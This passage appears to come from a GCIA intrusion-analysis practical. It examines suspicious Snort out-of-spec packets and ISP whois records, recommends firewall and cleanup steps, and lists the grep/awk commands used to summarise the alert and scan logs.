TCP TTL:109 TOS:0x0 ID:594 IpLen:20 DgmLen:264 DF
1*****SF Seq: 0x1A2B0010  Ack: 0x5290F43  Win: 0x5018  TcpLen: 8

01/21-16:55:18.631919 200.204.181.206:26219 -> MY.NET.152.178:1051
TCP TTL:109 TOS:0x0 ID:48987 IpLen:20 DgmLen:302 DF
12UA**SF Seq: 0x1A2B0011  Ack: 0x40184978  Win: 0x5018  TcpLen: 40  UrgPtr:
0x0

01/21-17:00:55.667540 200.204.181.206:26219 -> MY.NET.152.178:1051
TCP TTL:109 TOS:0x0 ID:47997 IpLen:20 DgmLen:303 DF
12****** Seq: 0x1A2B0017  Ack: 0x552B4993  Win: 0x5018  TcpLen: 0

01/21-17:13:40.040814 200.204.181.206:32279 -> MY.NET.152.178:1048
TCP TTL:109 TOS:0x0 ID:3537 IpLen:20 DgmLen:263 DF
12UA*R*F Seq: 0x1A2B0024  Ack: 0x191FBB83  Win: 0x5018  TcpLen: 16  UrgPtr:
0x0

01/21-17:19:23.620190 200.204.181.206:33814 -> MY.NET.152.178:31683
TCP TTL:109 TOS:0x0 ID:28666 IpLen:20 DgmLen:301 DF
12UA**** Seq: 0x27FFFC  Ack: 0x5018FAF0  Win: 0x0  TcpLen: 4  UrgPtr: 0x0

01/21-17:19:38.195442 200.204.181.206:34489 -> MY.NET.152.178:56084
TCP TTL:109 TOS:0x0 ID:13308 IpLen:20 DgmLen:200 DF
*2U*PRSF Seq: 0x200A66FE  Ack: 0x3F15448F  Win: 0x6768  TcpLen: 0  UrgPtr:
0x0

01/21-17:22:54.446563 200.204.181.206:62508 -> MY.NET.152.178:6257
TCP TTL:109 TOS:0x0 ID:16663 IpLen:20 DgmLen:267 DF
*2U*P*SF Seq: 0x1871001A  Ack: 0xDE7063CC  Win: 0x5D3D  TcpLen: 60  UrgPtr:
0x0
```

This address is owned by the following block. Along with blocking on your firewall, you should contact this ISP to inform them of this activity.

```
inetnum:     200.128/9
status:      allocated
owner:       Comite Gestor da Internet no Brasil
ownerid:     BR-CGIN-LACNIC
responsible: Frederico A C Neves
address:     Av. das Nações Unidas, 11541, 7° andar
address:     04578-000 - São Paulo - SP
country:     BR
```

The last interesting packets I would like to examine from the OOS logs are from the IP address 211.131.228.106. There were 3 packets from this IP which came approximately 10 minutes apart from each other. The first thing that struck me was their large payload. They all had a datagram length of 1454 with the DF flag set. The sequence numbers are the same but the IP ID numbers are very different. I thought that this again could be a retry even with the disparity in the IP ID numbers but the payload in each packet was different. The TTL values were different also. It is possible for packets to travel different routes, but to have a difference in 8 hops over a route does not seem reasonable. These packets are also destined for port 4195 which I can not find any relevant information on. My conclusion is that these packets are crafted and that this host should be blocked at the firewall.

```
01/20-14:30:47.849770 211.131.228.106:3659 -> MY.NET.168.98:40195
TCP TTL:109 TOS:0x0 ID:52361 IpLen:20 DgmLen:1454 DF
******** Seq: 0xA40E4500  Ack: 0x5FA1042  Win: 0x41F0  TcpLen: 0
E8 FF 80 13 00 08 81 13 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 01 BA 21 28 49 49 61 80 1B 91  ........!(IIa...
00 00 01 E0 09 02 FF FF 31 28 4B 40 75 11 28 49  ........1(K@u.(I
F9 E1 00 00 01 B3 16 00 F0 C4 02 8F 20 A4 00 00  ............ ...
01 B8 01 BB 06 80 00 00 01 00 00 8A 56 D0 00 00  ............V...
01 01 33 FB 59 65 0C 4A 73 73 DC 3A B0 33 62 5B  ..3.Ye.Jss.:.3b[
```

```
73 BA 82 EE 7A 4A 1A 97 14 6B DA FA 92 62 BD DF  s...zJ...k...b..
FF 75 FF 64 AB 38 33 81 84 8F 29 39 42 A8 05 11  .u.d.83...)9B...
90 4D C2 F7 27 DC 94 23 27 B9 81 B9 B8 AF AD BC  .M..'..#'.......
A4 94 93 8E A7 7E 3F 85 CD 55 46 D2 67 03 04 3D  .....~?..UF.g..=
CE 64 AC 47 B9 24 D0 C0 42 06 2F 6C 48 0D 70 EF  .d.G.$..B./lH.p.
74 0B 46 25 B8 F2 3D E5 B6 C1 A1 81 B8 09 95 B8  t.F%..=.........
9E 89 38 98 A9 7D 48 14 26 37 E9 EB 18 8E 9B 6E  ..8..}H.&7.....n
2B A7 BF 36 E2 FD B0 14 4A 96 5A 72 03 B1 F6 AC  +..6....J.Zr....
8C 3A 43 7E 36 6A A9 B3 93 50 08 40 C1 9C 07 8C  .:C~6j...P.@....
B1 F6 C0 28 81 85 A0 D0 9D 71 C0 AE 01 40 60 A4  ...(.....q...@`.
5B 0A CB DF 19 F4 3F 1F 0A BB 4B 0C 04 2F A0 D4  [.....?...K../..
73 7F 90 98 19 D0 FD CD 61 3A CA 03 B4 74 01 54  s.......a:...t.T
FC 6E DE 18 92 1D 27 17 15 46 B2 61 40 14 A3 00  .n....'..F.a@...
F6 A4 9A 8C 80 D2 F0 BB 9C 03 A2 9C 35 1F 8F AE  ............5...
0D C0 29 2C 4F 92 E2 A7 E8 25 00 28 D8 7A 5C 2A  ..),O....%.(.z\*
AC 31 01 1C 57 DE C8 92 9C 95 98 C7 95 08 6C 96  .1..W.........l.
85 8F E1 73 F5 45 85 A3 E2 17 F8 C2 EC 80 3A 64  ...s.E........:d
97 8C 08 E4 6B 18 60 66 26 94 5A 07 ED EC 40 3A  ....k.`f&.Z...@:
28 AC C8 CB 64 71 34 3F 95 4F EA 10 53 F7 1D 54  (...dq4?.O..S..T
51 46 8E B2 74 0C 2B 8B F5 18 A1 81 87 2D 31 BF  QF..t.+......-1.
9D 51 67 0C 09 47 1F F5 AB 93 3A 4B FB 67 FD 27  .Qg..G....:K.g.'
5C 66 02 E8 59 9A AC 07 45 74 90 C3 D3 E4 F1 53  \f..Y...Et.....S
5D 88 5C A4 74 31 D9 76 AC 81 A0 3A 0D C3 98 8F  ].\.t1.v...:....
71 8B F9 08 4F EB EB 68 20 66 01 00 6A 9F A7 E7  q...O..h f..j...
F0 E2 62 A7 F4 25 15 F2 0E 36 C2 59 4F D1 F1 BA  ..b..%...6.YO...
A9 18 23 DC F2 53 94 50 A7 88 A9 7A E4 A6 17 73  ..#..S.P...z...s
40 40 4C 09 C1 75 A4 A5 28 7D C8 00 C8 A2 4F 02  @@L..u..(}....O.
48 F2 FF C5 4D EF 80 33 0C 04 2F 94 F6 3D 76 A4  H...M..3../..=v.
06 1D 70 80 33 0C 00 A7 71 FA D5 90 DA EC 4F FB  ..p.3...q.....O.
9F E5 AA 5B CB 0C 56 B4 F0 C7 F7 2C BC FB 56 14  ...[..V....,..V.
18 35 3B 35 63 53 CD E1 72 55 4F 94 0A 13 19 02  .5;5cS..rUO.....
6F 92 00 26 26 0C 01 D2 78 FF 7B EC 18 33 6C 72  o..&&...x.{..3lr
AF 93 00 38 0C 25 00 99 02 D7 73 95 FD 55 2E 04  ...8.%....s..U..
81 44 06 A3 A1 39 5C 07 F7 77 90 92 05 0B E1 89  .D...9\..w......
5E E4 8E 2A F2 99 15 84 30 29 88 68 FB AB 99 EE  ^..*....0).h....
49 EA 9B D9 93 48 44 A4 8D 46 57 3F 11 6D 78 33  I....HD..FW?.mx3
6E A1 D7 9D E5 37 E8 F9 7A D6 80 18 6C 95 F6 C4  n....7..z...l...
5A 97 2B E8 E2 AE 41 08 30 9D AB 90 53 A7 66 B9  Z.+...A.0...S.f.
01 88 64 71 34 EA BD DE 82 AA C3 50 C8 13 EC 88  ..dq4......P....
44 E1 A8 7F 85 59 6B 5A 97 A2 4A F0 C5 3F B2 8C  D....YkZ..J..?..
D9 C7 31 E3 AF 40 03 B0 07 E5 06 8D 0C 0C C9 E8  ..1..@..........
3B A7 76 71 06 D2 AA DF 8F 80 00 00 01 02 2B FA  ;.vq..........+.
AB 76 FD 8E B7 A5 01 22 6E 46 42 8D 3A D2 94 2C  .v....."nFB.:..,
EB BB EF 63 53 40 C5 A0 61 BB BE B2 93 51 D3 90  ...cS@..a....Q..
5E C7 9E 27 57 23 37 D7 38 AD FA 3A 07 2F 53 A7  ^..'W#7.8..:./S.
EF BC 1A 85 61 5E F3 A0 0E 99 24 22 1A 39 E5 6F  ....a^....$".9.o
F0 8F AE 90 68 61 EA B9 A0 0D 0B 42 00 A8 CE 08  ....ha.....B....
9F 9B 95 C3 E4 DA 2A 5E C0 6A 00 28 29 40 7F D6  ......*^.j.()@..
E4 33 2A E5 00 9C 0A 24 84 4D 2C 33 81 EF DA D0  .3*....$.M,3....
18 42 E9 FB 34 4F 54 D5 93 76 E5 14 02 AB 66 29  .B..4OT..v....f)
AE 10 05 4A C9 49 C8 BA 3F 0D 4F EC 79 D0 D1 53  ...J.I..?.O.y..S
90 1D E7 E5 71 E8 D5 C1 88 02 FF 71 D7 17 94 84  ....q......q....
93 0A FF 3F 47 F9 EB F1 40 29 CD 29 DD 20 26 28  ...?G...@).). &(
0B E1 36 D0 D4 7C 1A 58 0A FD C0 01 D1 40 5C AC  ..6..|.X.....@\.
2D ED 84 DC 02 92 F8 0F 7D 32 A9 B6 20 A1 BD 06  -.......}2.. ...
84 4F 90 DF DC C2 61 46 80 F3 DA 31 5C 6C A7 EC  .O....aF...1\l..
00 81 45 B0 FD F4 00 A0 D2 89 A3 05 FD BC A8 FF  ..E.............
```

```
25 C7 7B 9A 4C 26 21 20 55 1B 2F FE F4 79 DF 54  %.{.L&! U./..y.T
30 0A 72 D3 F7 56 47 EF 02 18 4A 73 1D 95 71 8B  0.r..VG...Js..q.
28 0C 62 D8 F1 BD EE 99 2B A5 22 7C E2 D5 3B 70  (.b.....+."|..;p
D4 28 CD 64 00 7C 80 42 FA 2F B1 21 09 FE 25 92  .(.d.|.B./.!..%.
72 8E D7 30 03 20 C0 30 4C 02 A1 BC F4 E1 98 72  r..0. .0L......r
E9 68 BE F0 6E 08 13 EA 03 0A E9 02 84 31 D8 65  .h..n........1.e
03 51 D0 DB DC B2 17 C8 01 D1 37 EC 7B 6D 36 8A  .Q........7.{m6.
9F B0 51 5F EF 73                                ..Q_.s

01/20-14:43:18.278910 211.131.228.106:3729 -> MY.NET.168.98:40195
TCP TTL:110 TOS:0x0 ID:18441 IpLen:20 DgmLen:1454 DF
******** Seq: 0xA40E4500  Ack: 0x5FA16B3  Win: 0x4028  TcpLen: 0

01/20-14:53:38.118914 211.131.228.106:3854 -> MY.NET.168.98:40195
TCP TTL:102 TOS:0x0 ID:46803 IpLen:20 DgmLen:1454 DF
******** Seq: 0xA40E4500  Ack: 0x5FA130E  Win: 0x7B9C  TcpLen: 0
```

This net block belongs to the following owner:
Network Information:
a. [Network Number] 211.131.0.0-211.131.255.0
b. [Network Name] ODN
g. [Organization] Open Data Network(JAPAN TELECOM CO.,LTD.)
m. [Administrative Contact] YN234JP
n. [Technical Contact] YN234JP
p. [Nameserver] ns2.odn.ne.jp
p. [Nameserver] ns4.odn.ne.jp
y. [Reply Mail] odn-admin@odn.ad.jp

This ISP should be contacted to be made aware of the activity that is going on.

Conclusion

This network appears to be wide open. There are no common security guidelines in place. Several hosts appear to be compromised with possible Trojans or worms. A major clean up and lock down of the segment needs to be completed. These are the areas that need immediate attention.

1. Enable firewall rules inbound and outbound that permit only authorized traffic.
2. Scan the previously recommended machines for Trojans, backdoors and/or worms. Clean or rebuild any boxes that are found to be infected or compromised.
3. Block all access for previously recommended address blocks.
4. Remove the CS Webserver rule from the Snort rule set to remove excess noise.
5. Turn off the CGI NULL option in the http decode preprocessor
6. Review your security policy and revise as necessary to limit use of nonessential applications and services, such a P2P File Sharing

Analysis Process

This analysis was completed using variations and combinations of the Unix commands grep, awk, sed, cut, sort and uniq. I modified commands developed by Joe Ellis in his GCIA practical (http://www.giac.org/practical/Joe_Ellis_GCIA.doc). I first tried to use SnortSnarf to examine the logs but soon found out that there isn't a non-supercomputer available with enough ram to process datasets as large as these.

I initially did some general queries on the data files to get the counts of the different fields (source IP, source port, alert, etc.). Here are some of those commands.

Alerts

```
cat alerts | sed -e 's/\[\*\*]/\*\*/g' > sed.out
cat sed.out |awk -F'**' '{print $3}' | sort | uniq -c | sort -nr > top
cat sed.out |awk -F'**' '{print $3}' | awk -F '->' '{print $1}' | awk -F ':' '{print $1}' | sort | uniq -c | sort -nr > topsrcip
cat sed.out |awk -F'**' '{print $3}' | awk -F '->' '{print $2}' | awk -F ':' '{print $1}' | sort | uniq -c | sort -nr > topdstip
cat sed.out |awk -F'**' '{print $3}' | awk -F '->' '{print $2}' | awk -F ':' '{print $1}' | sort | uniq -c | sort -nr > topdstip
cat sed.out |awk -F'**' '{print $2}' | sort | uniq -c | sort -nr > topalert
cat sed.out |awk -F'**' '{print $3}' | awk -F '->' '{print $1}' | awk -F ':' '{print $2}' | sort | uniq -c | sort -nr > topsrcport
cat sed.out |awk -F'**' '{print $3}' | awk -F '->' '{print $2}' | awk -F ':' '{print $2}' | sort | uniq -c | sort -nr > topdstport
```

Scans

```
cat scans | awk -F'->' '{print $1}' | awk -F ' ' '{print $4}' | awk -F ':' {print $1}' | sort | uniq -c | sort -nr > scantopsrcip
cat scans | awk -F'->' '{print $1}' | awk -F ' ' '{print $4}' | awk -F ':' '{print $1}' | sort | uniq -c | sort -nr > scantopsrcip
cat scans | awk -F'->' '{print $1}' | awk -F ' ' '{print $4}' | awk -F ':' '{print $2}' | sort | uniq -c | sort -nr > scantopsrcport
cat scans | awk -F'->' '{print $2}' | awk -F ':' {print $1}' | sort | uniq -c | sort -nr > scantopdstip
cat scans | awk -F'->' '{print $2}' | awk -F ':' '{print $1}' | sort | uniq -c | sort -nr > scantopdstip
cat scans | awk -F'->' '{print $2}' | awk -F ':' '{print $2}' | awf -F ' ' '{print $1}' | sort | uniq -c | sort -nr > scantopdstport
cat scans | awk -F'->' '{print $2}' | awk -F ':' '{print $2}' | awk -F ' ' '{print $1}' | sort | uniq -c | sort -nr > scantopdstport
cat scans | awk -F ' ' '{print $7" " $8" " $9" " $10}' | more
cat scans | awk -F ' ' '{print $7" " $8" " $9" " $10}' | sort | uniq -c | sort -nr > scantoptype
```

OOS

The OOS routines were taken directly from Joe Ellis' paper which were originally modified from commands in Mike Poor's paper.

```
grep "..\/..\-..\:..\:" oos | cut -d \> -f 2 | cut -d \: -f 1 | sed s/\ //g | sort | uniq -c | sort -nr > dst_ips
grep "..\/..\-..\:..\:" oos | cut -d \> -f 2 | cut -d \: -f 2 | sed s/\ //g | sort | uniq -c | sort -nr > dst_ports
grep "..\/..\-..\:..\:" oos | cut -d \> -f 1 | cut -d \  -f 2 | cut -d \: -f 1 | sed s/\ //g | sort | uniq -c | sort -nr > src_ips
```

Various variations on these commands were used to dig deeper and look for combinations of all the variables.

References

[1] http://www.iana.org/assignments/port-numbers
[2] http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html
[3] http://www.shmoo.com/mail/ids/mar00/msg00065.shtml
[4] http://www.dshield.org/port_report.php?port=137
[5] http://cert.uni-stuttgart.de/archive/intrusions/2002/10/msg00006.html
[6] http://www.f-secure.com/v-descs/adore.shtml
[7] http://www.snort.org/docs/writing_rules/chap2.html#tth_sEc2.4.2
[8] http://www.cert.org/advisories/CA-2001-26.html
[9] http://www.giac.org/practical/Gustavo_Monserrat_GCIA.doc
[10] http://www.giac.org/practical/Naeem_Aslam.doc
[11] http://www.giac.org/practical/michael_wilkinson_gcia.doc
[12] http://www.security-express.com/archives/snort/2001-02/0320.html
[13] http://www.giac.org/practical/David_Jenkins_GCIA.doc
[14] http://archives.neohapsis.com/archives/snort/2000-11/0244.html
[15] http://www.giac.org/practical/Joe_Ellis_GCIA.doc
[16] http://www.giac.org/practical/Jasmir_Beciragic_GCIA.doc
[17] http://www.giac.org/practical/Miika_Turkia_GCIA.html
[18] http://www.giac.org/practical/Roland_Gerlach_GCIA.html
[19] http://www.dark-e.com/archive/trojans/gatecrasher/11/index.shtml
[20] http://www.sans.org/y2k/ecn.htm
[21] http://www.incidents.org/archives/intrusions/msg03540.html